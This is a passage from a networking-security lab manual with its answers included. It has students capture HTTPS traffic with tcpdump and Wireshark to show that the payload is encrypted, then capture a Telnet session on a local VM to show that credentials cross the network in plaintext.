
e. Close the Wireshark application.

Part 2: Capture and View HTTPS Traffic

You will now use tcpdump from the command line of a Linux workstation to capture HTTPS traffic. After starting tcpdump, you will generate HTTPS traffic while tcpdump records the contents of the network traffic. These records will again be analyzed using Wireshark.

Step 1: Start tcpdump within a terminal.

a. While in the terminal application, enter the command **sudotcpdump –i enp0s3 –s 0 –w httpsdump.pcap.** Enter the password **cyberops** for the user analyst when prompted.




This command will start tcpdump and record network traffic on the **enp0s3** interface of the Linux workstation. If your interface is different than enp0s3, please modify it when using the above command.


All recorded traffic will be printed to the file **httpsdump.pcap** in the home directory of the user analyst.

b. Open a web browser from the launch bar within the Linux Workstation. Navigate to www.netacad.com.
What do you notice about the website URL?
Answers will vary. The website is using HTTPS, and there is a lock.

c. Click **Log in**.



d. Enter in your NetAcad username and password. Click **Log In**.



e. Close the virtual web browser.

f. Return to the terminal window where tcpdump is running. Enter **CTRL+C** to stop the packet capture.

Step 2: View the HTTPS capture.


The tcpdump executed in Step 1 printed the output to a file named httpsdump.pcap. This file is located in the home directory for the user **analyst.**

a. Click the Filesystem icon on the desktop and browse to the home folder for the user analyst. Open the **httpsdump.pcap** file.

b. In the Wireshark application, expand the capture window vertically and then filter by HTTPS traffic via port 443.

Enter **tcp.port==443** as a filter, and click **Apply.**


c. Browse through the different HTTPS messages and select an **Application Data** message.



d. In the lower window, the message is displayed.

What has replaced the HTTP section that was in the previous capture file?
After the TCP section, there is now a Secure Sockets Layer (SSL) section instead of HTTP.

e. Completely expand the **Secure Sockets Layer** section.



f. Click the **Encrypted Application Data**.

Is the application data in a plaintext or readable format?
The data payload is encrypted using TLSv1.2 and cannot be viewed.

g. Close all windows and shutdown the virtual machine.

Reflection

1. What are the advantages of using HTTPS instead of HTTP?
When using HTTPS, the data payload of a message is encrypted and can only be viewed by the devices that are part of the encrypted conversation.

2. Are all websites that use HTTPS considered trustworthy?
No, because malicious websites can utilize HTTPS to appear legitimate while still capturing user data and logins.

Experiment-08

AIM -Examine Telnet and SSH using Wireshark

Required Resources

- Security Workstation virtual machine

Instructions


Part 1: Examining a Telnet Session with Wireshark

You will use Wireshark to capture and view the transmitted data of a Telnet session.

Step 1: Capture data.

a. Start the Security Workstation VM and log in with username **analyst** and password **cyberops**.

b. Open a terminal window and start Wireshark.



c. Start a Wireshark capture on the **Loopback: lo** interface.


d. Open another terminal window. Start a Telnet session to the localhost. Enter username **analyst** and password **cyberops** when prompted. Note that it may take several minutes for the "connected to localhost" and login prompt to appear.

e. Stop the Wireshark capture after you have provided the user credentials.


Step 2: Examine the Telnet session.

a. Apply a filter that only displays Telnet-related traffic. Enter **telnet** in the filter field and click **Apply**.

b. Right-click one of the **Telnet** lines in the **Packet list** section of Wireshark, and from the drop-down list, select **Follow > TCP Stream**.



c. The Follow TCP Stream window displays the data for your Telnet session with the Security Workstation VM. The entire session is displayed in plaintext, including your password. Notice that the username that you entered is displayed with duplicate characters. This is caused by the echo setting in Telnet to allow you to view the characters that you type on the screen.




d. After you have finished reviewing your Telnet session in the **Follow TCP Stream** window, click **Close**.

e. Type **exit** at the terminal to exit the **Telnet** session.

Part 2: Examine an SSH Session with Wireshark

In Part 2, you will establish an SSH session with the localhost. Wireshark will be used to capture and view the data of this SSH session.


a